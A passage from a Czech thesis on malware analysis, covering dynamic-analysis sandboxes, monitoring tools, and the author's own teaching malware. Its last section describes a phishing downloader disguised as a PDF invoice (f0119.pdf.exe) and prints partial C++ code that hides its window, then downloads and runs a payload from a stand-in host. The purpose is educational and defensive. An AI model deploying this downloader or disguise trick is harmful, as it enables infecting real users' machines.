[36]Nástroj IDA je dostupný z: `https://www.hex-rays.com/products/ida/`
[37]Nástroj Ghidra je dostupný z: `https://ghidra-sre.org/`

5 Dynamická analýza

Při dynamické analýze jsou prověřovány údaje o chování malwaru, které se podařilo získat ze sledování jeho běhu. Dynamická analýza je druhou fází procesu analýzy malwaru a typicky následuje až po provedení statické analýzy. Umožní získat informace o tom, jak daný vzorek pracuje a jak se skutečně chová za běžných okolností. Malware je spuštěn v kontrolovaném prostředí, kde jsou za pomoci různých nástrojů monitorovány jeho aktivity. Soustředí se nejen na zaznamenání interakce malwaru se systémem, ale pokouší se i zmapovat reálné dopady jeho vlivu na systém. [11]

V zásadě existují dva různé přístupy, jak určit a rozpoznat změny v systému provedené malwarem. V prvním případě monitorování změn probíhá v reálném čase. Zahrnuje sledování volání systémových funkcí (tzv. hook-based princip) a registrování oznámení (tzv. notification-based princip), které vytváří automaticky operační systém při určitých událostech. Tento přístup může být velice přínosný z hlediska množství získaných informací o chování malwaru, ale v záplavě všech hlášených událostí může být obtížné se orientovat. Enormní množství události může vést i k zahlcení a hrozí tak, že může dojít k zakrytí skutečné činnosti malwaru. Druhý přístup je založený na porovnávání stavu systému před a po spuštění malwaru. Nicméně tento přístup poskytuje jen hrubý pohled na chování malwaru, principiálně nemůže odhalit, jaké aktivity se uskutečnily v čase mezi dvěma stavy systému např. zda malware vytvořil a zase odstranil dočasné soubory, nezaznamená volání systémového API a ani nemůže identifikovat procesy odpovědné za provedení konkrétních změn. [13]

5.1 Kontrolované prostředí

Analýzu malwaru je nezbytné provádět ve vhodně připraveném testovacím prostředí. Vzhledem ke škodlivému potenciálu by nebylo úplně rozumné spustit vzorek malwaru přímo v produkčním prostředí – na svém osobním či pracovním zařízení. Pro potřeby zkoumání chování malwaru je vhodné si vybudovat takové prostředí, ve kterém budeme mít jeho činnost pod kontrolou a které nám umožní nastavit vlastní podmínky. Takové prostředí musí zároveň splňovat důležitou podmínku – musí být bezpečné. Rozhodně by mělo zamezit tomu, aby měl prověřovaný malware jakoukoliv šanci uniknout z kontrolovaného prostředí a rozšířit se na naše okolní zařízení. Jednou z možností je, že si k tomuto účelu vyhradíme zvláštní zařízení. Zařízení bude určeno pouze pro potřeby analýzy malwaru a vždy po prozkoumání daného vzorku malwaru obnovíme jeho původní stav ze zálohy. Ovšem vzhledem k nutnosti mít pro tyto účely speciálně vyhrazené fyzické zařízení, je tento přístup v mnoha případech obtížně realizovatelný. S fyzickým zařízením se mohou pojit i další nevýhody, jako je poměrně zdlouhavá obnova původního stavu disku či celkově obtížnější konfigurace a možnosti automatizace celého procesu. Druhým řešením může být využití virtualizace. Výhodou tohoto přístupu je, že virtualizaci lze provozovat na téměř jakémkoliv současném počítači, a navíc získáme možnost pracovat s tzv. snapshoty. Můžeme

zaznamenat libovolný stav virtuálního stroje a pak se pouhým kliknutím tlačítka myši vrátit zpět do vybraného stavu.

Kontrolované prostředí je tvořeno především analytickými nástroji, které se snaží pokrýt celou řadu možných činnosti malwaru. Mělo by zahrnovat nástroje určené pro: [11]

- monitorování aktivity běžících procesů,
- monitorování změn v souborech,
- monitorování přístupu k systémovému registru,
- monitorování síťové komunikace.

Ještě před samotným budováním vlastního testovacího prostředí je nutné si uvědomit, že malware může ohrozit i hostitelský systém, a proto by se měla dodržovat určitá bezpečnostní kritéria. Virtuální stroje sdílejí s hostitelským zařízením velké množství zdrojů. Je tak nezbytné mít aktuální verzi nástroje pro virtualizaci, aby se případné známé zranitelnosti ve virtualizačním softwaru nestaly rizikem pro hostitelské zařízení. [13] Doporučuje se také zvážit instalaci doplňků tzv. přídavky pro hosta, které kromě ovladačů obsahují i nástroje umožňující větší integraci hostovaného zařízení s hostitelským (rozšíří funkce např. o sdílenou schránku, sdílení složek a souboru, plynulou změnu rozlišení obrazovky, sdílení fyzických zařízení a přenositelných medií). [49] Pro zachování maximální míry bezpečí a zabránění potenciálnímu rozšíření na jiná zařízení by bylo ideální zcela izolovat běžící malware od přístupu k síti. To ovšem není ve všech případech možné realizovat, jelikož některé vzorky malwaru ověřují dostupnost síťové konektivity. Část malwaru totiž není schopna plně fungovat, pokud má omezené možnosti komunikace, a v takovém případě mohou raději svou činnost ukončit.

5.1.1 Nástroje pro virtualizaci

Virtualizace hraje v oboru analýzy škodlivého kódu velice důležitou roli. Poskytuje téměř ideální řešení pro tvorbu kontrolovaného prostředí, které umožní provedení analýzy škodlivého softwaru bez velkého rizika. Na trhu je k dispozici celá škála virtualizačních platforem. Jednotlivé virtualizační nástroje se zpravidla liší v podpoře operačních systémů, nabízenými funkcemi, ale i cenou. Vybírat lze například z nástrojů Oracle VM VirtualBox, VMware Workstation a Hyper-V.

Virtualizační nástroj **Oracle VM VirtualBox**[38] podporuje virtualizaci operačních systému Windows, Linux, BSD, Solaris a Mac OS X. Hostitelské operační systémy mohou být Windows, Mac OS X, Linux a Solaris. Je dostupný bezplatně jako open-source pod licencí GNU GPL. Oracle VM VirtualBox umožňuje vytváření snímků virtuálního stroje, klonování virtuálního stroje, ovládání v grafickém režimu i přes příkazový řádek, připojení USB zařízení a podporuje hardwarovou virtualizaci instrukčních sad. [50]

[38] Nástroj Oracle VM VirtualBox je dostupný z: `https://www.virtualbox.org/`

VMware Workstation[39] je virtualizační nástroj, který podporuje virtualizaci operačních systému Windows a Linuxu. Hostitelské operační systémy mohou být Windows a Linux. Podporuje 3D grafickou akceleraci, hardwarovou virtualizaci instrukčních sad a připojení USB zařízení. Omezením bezplatné verze nástroje VMware Workstation Player je to, že nepodporuje vytváření snímků stavů virtuálního stroje (snapshotů), které jsou velice užitečné pro práci s malwarem. Práci se snapshoty a další funkcí podporuje až placená verze VMware Workstation Pro. [51]

Hyper-V[40] je virtualizační nástroj, který je volitelnou součástí některých edicí operačního systému Windows. Podporuje virtualizaci operačních systému Windows, Linux a Free BSD. Hyper-V umožňuje vytváření snímků virtuálního stroje, klonování virtuálního stroje, podporuje 3D grafickou akceleraci, hardwarovou virtualizaci instrukčních sad a připojení USB zařízení. [52]

5.1.2 Výběr operačního systému a analytických nástrojů

Výběr vhodného operačního systému k infikování malwarem je důležitou součástí tvorby kontrolovaného prostředí. Kritériem pro výběr operačního systému je obvykle jeho podíl na trhu. Tvůrci malwaru se totiž často zaměřují na operační systémy s největším počtem uživatelů, tedy ty s největším podílem na trhu. Jinou strategií pak může být upřednostnění starší nebo dokonce již neaktualizované verze operačního systému. U zastaralé a případně výrobcem nepodporované verze operačního systému lze očekávat vyšší pravděpodobnost výskytu známých zranitelností. Variantou také může být příprava více testovacích prostředí postavených na různých verzích operačních systémů, jelikož chování malwaru může být odlišně podle toho, na jakém operačním systému byl spuštěn.

Následně je potřeba vybavit zvolený operační systém vhodnými analytickými nástroji. Monitorovací nástroje tvoří základní komponenty každého kontrolovaného prostředí. Účelem těchto nástrojů je odhalit činnosti vykonávané malwarem. Výběr těch správných nástrojů může být obtížný, jelikož jich je nepřeberné množství a mnohdy se ještě specializují na úzkou oblast analýzy. Pokud analytik ještě nemá své preferované nástroje, může se ve výběru inspirovat seznamem analytických nástrojů, který lze nalézt na GitHubu v repozitáři Awesome Malware Analysis[41]. Případně může za tímto účelem využít předpřipravené instalační skripty, které zajistí instalaci vybraných nástrojů pro analýzu malwaru. Jedním z nich je skript **FLARE VM**[42]. Tento skript vyvíjí společnosti FireEye a nabízí analytikům základní sadu již osvědčených nástrojů. Obsahuje například monitorovací nástroje, nástroje pro inspekci PE a jiných formátů, dissasemblery, dekompilery, debuggery a mnoho dalších utilit. Instalace je velice jednoduchá stačí spustit stažený skript a následně pokračovat dle pokynu na obrazovce. Pro optimální průběh instalace je doporučeno spustit na čisté instalaci operačního systému Windows 7 SP1 a novější. [53]

[39] Nástroj VMware je dostupný z: `https://www.vmware.com/products.html`

[40] Postup aktivace nástroje Hyper-V pro operační systém Windows 10 je dostupný z: `https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/quick-start/enable-hyper-v`

[41] Awesome Malware Analysis je dostupný: `https://github.com/rshipp/awesome-malware-analysis`

[42] Skript FLARE VM je dostupný ze: `https://github.com/fireeye/flare-vm`

Narazit lze i specializované distribuce obsahující předinstalované nástroje, které jsou vhodné pro analýzu malwaru. **REMnux**[43] je linuxová distribuce založená na Ubuntu, která je přizpůsobená pro potřeby reverzního inženýrství a analýzy malwaru. Distribuci REMnux vytvořil Lenny Zeltser původně pro výukové účely organizace, která poskytuje kurzy zaměřené na analýzu malwaru. REMnux je distribuován ve formátu OVA, který stačí stáhnout a importovat do libovolného virtuálního nástroje. Na uživatele pak čeká plně předkonfigurovaný systém, který je připraven okamžitému použití. REMnux obsahuje celou řadu užitečných a specializovaných nástrojů pro analýzu malwaru. [54]

5.2 Prostředí pro automatickou analýzu

Pro analýzu je možné použít nástroje a služby, které jsou schopny provést analýzu malware zcela automaticky. Prostředí pro automatickou analýzu jsou zpravidla postavená na virtualizaci, a to přináší několik výhod. Virtuální stroje je snadné obnovit zpět do původního stavu před spuštěním vzorku, takže je možné i v krátkém čase otestovat několik vzorků malwaru. Uživatel pouze vyplní v uživatelském rozhraní nástroje vstupní parametry analýzy a nahraje vzorek malwaru, který je následně odeslán k analýze. V kontrolovaném prostředí dojde ke spuštění malwaru, kde je mu nechán prostor pro provedení jeho úkolů. Po vypršení přiděleného časového limitu je analytikovi poskytnut přehled o vykonané činnosti a záznamy škodlivých aktivit. Zpravidla také nabídne i výsledky, které byly provedeny pomocí metod statické analýzy.

Cuckoo Sandbox[44] je propracovaným nástrojem pro automatickou analýzu malwaru. Jedná se o open source řešení s modulární architekturou, které si může každý uživatel přizpůsobit dle jeho vlastních potřeb. Cuckoo Sandbox může sloužit jako samostatná aplikace, ale lze ho také integrovat jako součást do rozsáhlých systému. Po provedení analýzy nabídne poměrně komplexní výsledky popisující, jak se malware choval za běhu uvnitř operačního systému. Analýza může probíhat na virtualizovaném i fyzickém zařízení. Podporuje celou řadu typu souboru – spustitelné soubory, skripty, dokumenty kancelářských balíků různých formátů, dokumenty ve formátu PDF, ZIP archívy, odkazy na webové stránky a mnoho dalších. Nabízí například tyto funkce: [55]

- Zaznamenat výpisy volání API, které byly prováděny procesy malwaru.
- Procházet nově vytvořené, stažené či odstraněné soubory.
- Vytvořit výpisy paměti nejen jednotlivých procesů vytvořených malwarem, ale i celého virtuálního stroje.
- Zachytit záznam síťové komunikace ve formátu PCAP.
- Pořídit screenshoty obrazovky ukazující průběh chodu malwaru.

[43] Distribuce REMnux je dostupná z: `https://remnux.org/`
[44] Cuckoo Sandbox je dostupný z: `https://cuckoosandbox.org`

5.2.1 Veřejný sandbox

Označení veřejný sandbox náleží službě, která nabízí provedení automatické analýzy malwaru přímo ve svém vlastním kontrolovaném prostředí. Analytik tak neriskuje infikování svého zařízení, protože analýza probíhá na serverech dané služby. Stejně jako to bylo v případě antivirových skenerů (viz kapitola 4.2) musí analytik zvážit, zda nahráním malwaru nemůže dojít k prozrazení citlivých údajů. Většina služeb totiž zveřejňuje výsledky provedených analýz, které si může kdokoliv procházet.

Online implementaci výše zmíněného Cuckoo Sandboxu nabízí služba **Malwr**[45]. Také estonský národní Computer Emergency Response Team[46] provozuje a nabízí bezplatně veřejnosti Cuckoo Sandbox.

Služba **Hybrid Analysis**[47] využívá pro automatickou analýzu Falcon Sandbox. Ačkoliv je služba je dostupná bezplatně, má omezení v tom, že některé výpisy a indikátory se zobrazí pouze v plné verzi. Maximální velikost vzorku je 100 MB.

Novou službou nabízející sandbox pro analýzu malware je **Any.run**.[48] Její hlavní výhodou je interaktivita. Dává uživateli možnost v libovolném okamžiku do zasáhnout děje a ovládat virtuální stroj i malware. V průběhu analýzy postupně nabízí dílčí výsledky. V bezplatně dostupné variantě podporuje virtualizaci operačního systému Windows 7 ve 32bitové verzi. Omezena je maximální velikost testovaného vzorku (do 16 MB) a doba běhu malwaru (60 sekund s možnosti navýšení o dodatečných 240 sekund). [56]

5.3 Průběh analýzy

Typický průběh dynamické analýzy malwaru se skládá z následujících kroků: [11] [13]

1. **Obnovení výchozího stavu prostředí**: Ještě před samotným začátkem analýzy je nutné uvést virtuální stroj do výchozího stavu. Pro tyto účely je vhodné mít připravený snapshot s neinfikovaným operačním systémem, který je vybavený monitorovacími nástroji. V případě, že se pracuje na fyzickém zařízení, je možné obnovit původní stav ze zálohy image disku.

2. **Přípravné kroky**: Před spuštěním vzorku je obvykle potřeba provést přípravné úkony. Například je nutné spustit monitorovací a případně další analytické nástroje. Malware může očekávat splnění nějaké podmínky. Někdy je potřeba provést instalaci podpůrného softwaru, provést zvláštní konfiguraci prostředí či jiné specifické nastavení.

3. **Přesunutí vzorku:** Do kontrolovaného prostředí je přesunut prověřovaný vzorek malwaru.

[45] Služba Malwr je dostupná z: `https://malwr.com`
[46] Služba Cuckoo Sandbox provozovaná CERT-EE je dostupná z: `https://cuckoo.cert.ee/`
[47] Služba Hybrid Analysis je dostupná z: `https://www.hybrid-analysis.com`
[48] Služba Any.run je dostupná z: `https://any.run`

4. **Spuštění vzorku:** Vzorek malwaru je spuštěn a je mu ponechána příležitost vykonat svou škodlivou činnost. Monitorovací nástroje zaznamenávají jeho aktivitu.

5. **Úkony po skončení běhu malwaru:** Po ukončení činnosti malwaru následuje zastavení monitorovacích nástrojů. Dále dochází ke spuštění nástrojů pro sběr stop a materiálu, které zanechal malware v systému.

6. **Analýza údajů o činnosti malwaru:** Analytik prochází data o chování malwaru, která byla shromážděna během chodu malwaru. Cílem je najít relevantní údaje, které popisují škodlivou činnost a funkcionalitu malwaru. Dále zjišťuje, k jakým změnám došlo v důsledku spuštění malware.

5.4 Monitorování aktivity procesů

Mnoho informací o chování malwaru lze zjistit ze sledování aktivit procesů a jeho dalších interakcí se systémem.

Process Explorer[49] nabízí rychlé a přehledné zobrazení informací o běžících procesech. Jde o další z nástrojů ze sady Sysinternals tools. Umí zobrazit, které soubory a adresáře má proces otevřené, stejně tak zobrazí seznam procesem otevřených či načtených DLL knihoven. Process Explorer zobrazí všechny spuštěné procesy ve stromové struktuře, takže je na první pohled viditelná jejich hierarchie. U zvoleného procesu je možné si zobrazit podrobnosti a jeho vlastnosti. Například si lze prohlédnout textové řetězce nejen ze spustitelného souboru, ale i přímo z běžícího procesu.

Process Monitor[50] je pokročilý monitorovací nástroj, který v reálném čase zobrazuje aktivitu procesů včetně interakce se souborovým systémem a registry. Process Monitor je jeden z mnoha nástrojů ze sady Sysinternals tools. Nástroj umí zaznamenávat veškerá systémová volání a na základě pravidel je dokáže filtrovat. Filtrování umožní skrýt události, které nejsou pro nás relevantní, nebo naopak zobrazit jen ty, které nás zajímají. Zachycených událostí totiž může být ohromné množství (i více než 50 tisíc za minutu [13]) a bylo by téměř nemožné ručně jimi procházet.

Skript **Noriben**[51] spolupracuje s Process Monitorem a rozšiřuje jej o sadu předdefinovaných filtrů. Těmi se snaží redukovat výpis obsahující nadměrný počet událostí tak, aby se mohl analytik soustředit na události spojené s činností malwarů. Noriben je dále zaměřen na logování. Po ukončení monitorování uloží výsledky do CSV a textového souboru. CSV soubor obsahuje všechny události (aktivity procesů, souborů, registru a síťové komunikace) seřazené podle pořadí v jakém se udály. V textovém souboru jsou události seskupeny do jednotlivých kategorií. [11]

[49] Nástroj Process Explorer je dostupný z: `https://docs.microsoft.com/en-us/sysinternals/`
[50] Nástroj Process Monitor je dostupný z: `https://docs.microsoft.com/en-us/sysinternals/`
[51] Skript Noriben je dostupný z: `https://github.com/Rurik/Noriben`

5.5 Monitorování změn v registrech

Malware si do systémového registru může ukládat různá data a také svou konfiguraci. Registr Windows je součástí operačního systému Microsoft Windows již od verze 3.11. Jedná se o hierarchickou databázi pro ukládaní klíčů a hodnot, která uchovává konfigurační hodnoty operačního systému, ovladačů a uživatelských programů. Registr nahrazuje původní systém konfigurace pomocí textových souborů s příponou ini. K prohlížení a editaci slouží nástroj Regedit. [57]

Hierarchie registru se skládá z klíčů, podklíčů a hodnot. Název klíče může být dlouhý maximálně 255 znaků. Klíče a podklíče tvoří stromovou strukturu. Na vrcholu této struktury je pět kořenových klíčů: [57]

- `HKEY_CLASSES_ROOT` – tento klíč obsahuje informace, které se týkají asociací souborů. Tyto informace zajišťují, že se při pokusu o otevření souboru pomocí programu Průzkumník spustí odpovídající aplikace. Název klíče se občas zkracuje na HKCR.
- `HKEY_CURRENT_USER` – obsahuje informace o konfiguraci pro právě přihlášeného uživatele. Jedná se například o umístění uživatelských adresářů, hodnoty pro Ovládací panely aj. Název klíče se občas zkracuje na HKCU.
- `HKEY_LOCAL_MACHINE` – tento klíč obsahuje informace o konfiguraci daného zařízení. Název klíče se občas zkracuje na HKLM.
- `HKEY_USERS` – obsahuje individuální preference pro všechny uživatelské účty daného zařízení. Název klíče se občas zkracuje na HKU.
- `HKEY_CURRENT_CONFIG` – obsahuje konfigurační data aktuálního hardwarového profilu. Název klíče se občas zkracuje na HKCC.

Regshot[52] je open-source nástroj, který umí porovnávat záznamy v systémovém registru. Regshot vytvoří a uloží snímek aktuálního stavu registru (tzv. snapshot). Následně je možné provést potřebnou činnost (instalaci softwaru, spuštění vzorku malwaru apod.), u které je potřeba zjistit její vliv na registr systému. Po provedení požadované činnosti se opět pomocí nástroje Regshot vytvoří i druhý snímek stavu registru. Regshot porovná tyto dva snímky a zobrazí, jaké jsou mezi těmito snímky rozdíly. Tím lze velmi jednoduše zjistit, jaké změny byly provedeny mezi pořízením těchto dvou snímků registru.

Z hlediska analýzy jsou obzvlášť důležité klíče, které tvůrci malwaru využívají pro perzistenci svého výtvoru. Vložením patřičného klíče do registru si lze zajistit automatické spuštění malware po startu systému. Ke zjištění automaticky spouštěných aplikací je možné použít nástroj **Autoruns**, který je součástí sady Sysinternals tools. Nástroj pracuje tak, že prochází seznam známých umístění v souborovém systému a klíče v registru, které je možné používat k automatickému spouštění.

[52] Nástroj Regshot je dostupný z: `https://sourceforge.net/projects/regshot/`

5.6 Monitorování změn v souborovém systému

V rámci dynamické analýzy je potřeba zabývat se tím, jak malware manipuluje se soubory. Nástroje pro monitorování změn na disku nám poskytnou informace o tom, zda malware vytváří nové, upravuje či dokonce odstraňuje soubory. Monitorování změn v souborovém systému může přinést cenné poznatky o chování malwaru.

Hlavním důvodem pro sledování přístupu malwaru k souborům je to, aby se zjistilo, jestli prověřovaný vzorek nějakým způsobem nemanipuluje se soubory. Ze způsobů manipulace se soubory můžeme pokusit odvodit účel malwaru a provést jeho klasifikaci. Například keylogger může průběžně ukládat stisknuté klávesy, malware kradoucí data bude přistupovat k atraktivním souborům. Pro ransomware je typické, že přistupuje k souborům a jejich obsah šifruje. Provedené změny v souborovém systému pak prozradí, na jaké typy souborů se zaměřuje. Pro analýzu mohou být přínosem i vlastní soubory malwaru. V tomto případě bude analytika zajímat jaké informace si daný vzorek ukládá do svých konfiguračních, dočasných a jiných datových souborů.

Podobně jako v případě systémového registru mohou i soubory zajistit automatické spuštění daného vzorku. Operační systém Windows má na disku vyhrazeno několik lokací, kam lze vložit soubory, které mají být automaticky spuštěny. Ke spuštění těchto souborů dochází typicky po přihlášení uživatele. Jedná se například adresář „Po spuštění“ s cestou `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup`. Analytika bude v této souvislosti zajímat především to, zda malware ke své perzistenci používá obvyklé metody či aplikuje doposud neznámé přístupy.

Již dříve zmíněný monitorovací nástroj **Process Monitor** umí zobrazit u běžících procesů právě prováděné aktivity. V nástroji je možné vyfiltrovat konkrétní proces a sledovat v reálném čase jeho diskovou aktivitu. Umožní jednoduše odhalit, u jakých souborů daný proces provádí změny.

Pro odhalení provedených změn v souborech na disku lze stejně jako v případě sledování změn v registru použít nástroj **Regshot**. V nástroji je možnost zvolit si, pro jaké adresáře se má vytvořit snímek zachytávající aktuální stav souborů. Pro porovnání se vytváří se dva snímky, kdy první zaznamenává stav před a druhý zaznamenává stav po vykonání činnosti (spuštění malware). Regshot porovná tyto dva snímky a vypíše nově vzniklé, změněné a odstraněné soubory a adresáře.

5.7 Monitorování síťové komunikace

Sledování síťové aktivity vzorku malwaru tvoří velmi důležitou část dynamické analýzy. Malware může komunikovat řídícím serverem a čekat na další instrukce, může odesílat získána data či stahovat další částí škodlivého kódu apod. Ze zaznamenané síťové aktivity malwaru se můžeme dozvědět informace o jeho chování a také se můžeme pokusit odvodit jeho účel. Získaná data mohou být využita pro vytvoření síťových signatur pro IDS/IPS systémy. Tyto systémy mohou pomoci odhalit a případně zamezit dalšímu šíření, ale také zjistit, zda se v sítí náhodou nenachází ještě nějaká další nakažená zařízení. [13]

Monitorování síťové komunikace lze rozdělit na dva přístupy, které se liší způsobem, jakým se přistupuje k účasti v komunikaci.

5.7.1 Pasivní účast na komunikaci

Jde o základní přístup, kdy se sleduje a zaznamenává síťová komunikace malwaru. Zachycenou komunikaci je možné si procházet po jednotlivých paketech a sledovat její obsah. Jde o pasivní přístup, protože se do samotné komunikace nijak nezasahuje.

Wireshark[53] je protokolový analyzátor, který umí zachytávat a dekódovat síťový provoz. Podporuje zachytávání komunikace procházející skrze různá rozhraní (Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI a další). Jeho největší předností je schopnost pokročilého filtrování komunikace například podle určitých protokolů, IP adres, síťových portů, doménových jmen atd. Wireshark ukládá zachycenou síťovou komunikaci do formátu PCAP a podporuje export do několika dalších formátů (CSV, XML, PostScript a prostý text). Wireshark je multiplatformní software, který je dostupný bezplatně pod licencí GNU GPL. [59]

Služba **PacketTotal**[54] umí načíst a přehledně zobrazit obsah zachycené síťové komunikace. Ohromnou výhodou této služby je schopnost vizualizovat zaznamenanou komunikaci. Například přehledně zobrazí průběh komunikace a detailně jednotlivé toky v čase, automaticky vygeneruje grafy, které mohou pomoct se rychle zorientovat v síťové aktivitě. PacketTotal také umí detekovat podezřelý provoz. Nicméně je potřeba upozornit na fakt, že všechny nahrané záznamy komunikace jsou zveřejňovány. Před nahráním je proto nutné se ujistit, že PCAP soubor neobsahuje nějaké citlivé informace. [58]

5.7.2 Aktivní účast na komunikaci

V některých případech není možné zajistit komunikaci malwaru se serverem, ale přesto potřebujeme zaznamenat síťový provoz, který generuje prověřovaný vzorek malwaru. Typicky jde o situace, kdy server, se kterým malware komunikoval, už není z nějakého důvodu dostupný (například byl odpojen), nebo zcela jednoduše nechceme nechávat malware neomezeně komunikovat s druhou stranou. Pro takové případy jsou řešením nástroje, které umožní simulovat typické internetové služby. Těmito nástroji můžeme poskytnout všechny služby, které malware potřebuje ke své činnosti, a zajistit tak jeho další fungování. Díky nim můžeme sledovat a následně analyzovat síťové chování vzorku malware.

INetSim[55] je sada nástrojů, která umí simulovat některé internetové služby. Pomocí INETSim si tak lze vybudovat laboratorní prostředí s virtuální síťovou infrastrukturou, ve které server poskytuje služby a odpovídá na požadavky klienta. Jedná se například o služby HTTP/HTTPS, SMTP/SMTPS, POP3/POP3S, FTP/FTPS, TFTP, DNS, NTP, IRC a syslog. INETSim také

[53] Nástroj Wireshark je dostupný z: `https://www.wireshark.org`
[54] Služba PacketTotal je dostupná z: `https://packettotal.com/`
[55] Nástroj INetSim je dostupný z: `http://www.inetsim.org`

dokáže zaznamenávat síťový provoz, což je užitečné pro zjištění, s jakými službami malware komunikuje, a jaké požadavky provádí. Sada nástrojů INETSim je dostupná bezplatně pod licencí GNU GPL. [60]

5.8 Debugger

Debugger je samostatným nástrojem či integrovanou součástí vývojového prostředí, který slouží k odhalování chyb v softwaru a k ladění kódu. Je také důležitým nástrojem pro reverzní inženýrství. Umožňuje sledovat běh programu po jednotlivých řádcích či instrukcích a zároveň při tom sledovat hodnoty proměnných, návratové hodnoty funkcí, hodnoty registrů atd. Pomocí debuggeru a techniky krokování lze ovládat běh programu. Použitím tzv. breakpointů je pak možné pozastavit běh programu na určeném místě a sledovat aktuální hodnoty. Na rozdíl od dissasembleru ukazuje chování zkoumaného programu přímo za běhu a tím může objasnit, co kód vykonává. Analýzou přímo za běhu programu mohou být získány další cenné údaje o konkrétním programu. [13]

WinDbg[56] je debugger od společnosti Microsoft, který je možné použít k ladění jádra operačního systému Windows i běžných aplikací. Výhodou je, že umí analyzovat chybové výpisy vytvářené Windows při tzv. modré smrti (BSOD). Dalším oblíbeným nástrojem je **OllyDbg**[57], který ale podporuje pouze 32-bitové aplikace. OllyDbg je dostupný pod shareware licenci a je možné jej používat bezplatně. Alternativou pro 64-bitové aplikace může být open-source debugger **x64dbg**[58]. Debugger také obsahuje již dříve zmíněný nástroj **IDA**.

[56] Nástroj WinDbg je dostupný z: `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools`

[57] Nástroj OllyDbg je dostupný z: `http://www.ollydbg.de`

[58] Nástroj x64dbg je dostupný z: `https://x64dbg.com`

6 Implementace malwaru

Součástí této diplomové práce je i realizace několika vybraných typů malwaru. Cílem bylo připravit vzorky malwaru, které budou následně použity pro provedení ukázek analýzy malware. Tyto vzorky malwaru mohou zároveň sloužit i jako pomůcka pro účely výuky. Celkem byly vytvořeny tři ukázkové implementace malwaru – ransomware a dvě varianty downloaderu. Na těchto ukázkách jsem se pokusil představit rozdílné principy a přístupy v tvorbě malwaru. Pro každou z těchto ukázkových implementací malwaru byl použitý jiný programovací jazyk. Ransomware byl vytvořen pomocí moderního programovacího jazyka Go, který se stal v poslední době díky svým vlastnostem poměrně oblíbeným u tvůrců malwaru. První implementace downloaderu byla provedena formou skriptu kombinující jazyk Powershell s technologií HTML Application. Druhá varianta downloaderu byla realizována pomocí programovacího jazyka C++.

6.1 Downloader

Jako první jsem se rozhodl realizovat variantu trojského koně označovanou jako downloader. Trojský kůň je malware, který obvykle předstírá, že je pro uživatele nějakým způsobem užitečný či důležitý. Tím se snaží zaujmout uživatele natolik, že neodolá a sám jej spustí. Downloader má úkol zajistit prvotní proniknutí jiného malwaru do zařízení. Provede tedy stažení aktuální verze malwaru ze serveru a následně se postará i o jeho spuštění.

Předtím než jsem zahájil samotnou implementaci downloaderu, bylo nutné si promyslet a připravit scénář tohoto fiktivního útoku. Zvolil jsem formu distribuce, která je typickou pro tuto kategorii malwaru, tedy šíření prostřednictvím příloh e-mailových zpráv. V textu této e-mailové zprávy je adresát upozorněn na údajně neuhrazenou fakturu za odebírané služby. Cílem tohoto upozornění je vzbudit v potenciální oběti určitou nejistotu a tím ji přimět, aby otevřela přiložený soubor. Oběť pak v domnění, že otevírá soubor s fakturou ve formátu PDF, ve skutečnosti spouští soubor s downloaderem. Downloader následně zavádí do počítače oběti další malware, který se stáhne z předem definované URL adresy. V posledním fází tohoto útoku se oběti zobrazí slíbená falešná faktura.

Downloader jsem připravil ve dvou variantách, které mají demonstrovat to, že forma malwaru může být naprosto odlišná, přestože obě varianty plní totožný úkol. Výsledná podoba totiž závisí především na tom, jaké vývojové prostředky a přístupy byly použity pro jeho vytvoření.

6.1.1 První implementace

První implementace ukázkového malwaru typu downloader byla napsána v programovacím jazyce C++. Jde o jazyk, který je tradičně využívaný pro tvorbu malwaru. Jeho nesmírnou výhodou je, že umožňuje snadno přistupovat k nativním funkcím operačního systému. Pro účely této ukázky jsem využil nativní systémové funkce např. pro zjištění dočasného adresáře, pro stažení a spuštění souboru, které jsou dostupné prostřednictvím Windows API. Nejprve však

bylo nutné vložit patřičné hlavičkové soubory a informace pro linker o použití knihovny urlmon, která poskytuje síťové funkce.

Struktura zdrojového kódu downloaderu je poměrně jednoduchá. Na začátku byla provedena definice konstant s textovými řetězci, které obsahují názvy souborů a URL adresy odkazující na dokument ve formátu PDF a na samotný soubor malwarem. Dále se zavolá funkce `HideConsole`, která zajistí, že se uživateli nezobrazí okno tohoto běžícího programu. Díky tomu by uživatel neměl zaznamenat spuštění malwaru ani to, že na pozadí probíhá nějaká škodlivá aktivita.

Nejdůležitější část zdrojového kódu downloaderu se nachází ve funkci `DownloadAndExecute`. Tato funkce zajistí, že se nebude zbytečně vícekrát opakovat stejný kód, downloader má totiž postupně stáhnout a spustit různé dva soubory. Funkci pak stačí zavolat s patřičnými parametry (URL adresou, cestou a názvem budoucího souboru). `DownloadAndExecute` tvoří funkce `URLDownloadToFileW` a `ShellExecuteW`.

Funkce `URLDownloadToFileW` má na starost stažení dat z internetu a jejich uložení do souboru na lokálním disku. Stažené soubory jsou ukládány do adresáře, který je určený pro dočasné soubory. Cesta do tohoto adresáře se zjišťuje pomocí funkce `GetTempPathW`. Funkce `ShellExecuteW` pak provede požadovanou operaci se souborem. V prvním případě otevře stažený dokument ve formátu PDF s falešnou fakturou, v druhém pak spustí stažený soubor se samotným malwarem.

Na závěr jsem do zdrojů (resources) přidal ikonu programu, která vizuálně odpovídá vzhledu běžně používané ikony u dokumentu ve formátu PDF. Výsledný soubor jsem pojmenoval jako `f0119.pdf.exe`. Efekt tohoto pojmenování se projeví tehdy, má-li uživatel zachováno výchozí nastavení systému, které se týká složek a souborů. V takovém případě se uživateli při prohlížení v Průzkumníku souborů nezobrazí reálná přípona, ale uvidí tam pouze název `f0119.pdf`. Tyto drobné detaily mohou přispět k tomu, že uživatel neprohlédne tuto lest a soubor bez obav spustí.

```
#include "windows.h"
#include "downloader.h"
#include <iostream>

#pragma comment(lib, "urlmon.lib")

int main()
{
   HideConsole();

   const wchar_t filenameF[] = L"f0119.pdf";
   const wchar_t filenameM[] = L"m.exe";
   const wchar_t urlF[] = L"http://nebezpecnyweb.eu/dl/f";
   const wchar_t urlM[] = L"http://nebezpecnyweb.eu/dl/m";
   wchar_t tempPathDir[MAX_PATH];
```

```
    if (GetTempPathW(MAX_PATH, tempPathDir))
    {
        DownloadAndExecute(urlF, filenameF, tempPathDir);
        DownloadAndExecute(urlM, filenameM, tempPathDir);
    }
    return 0;
}

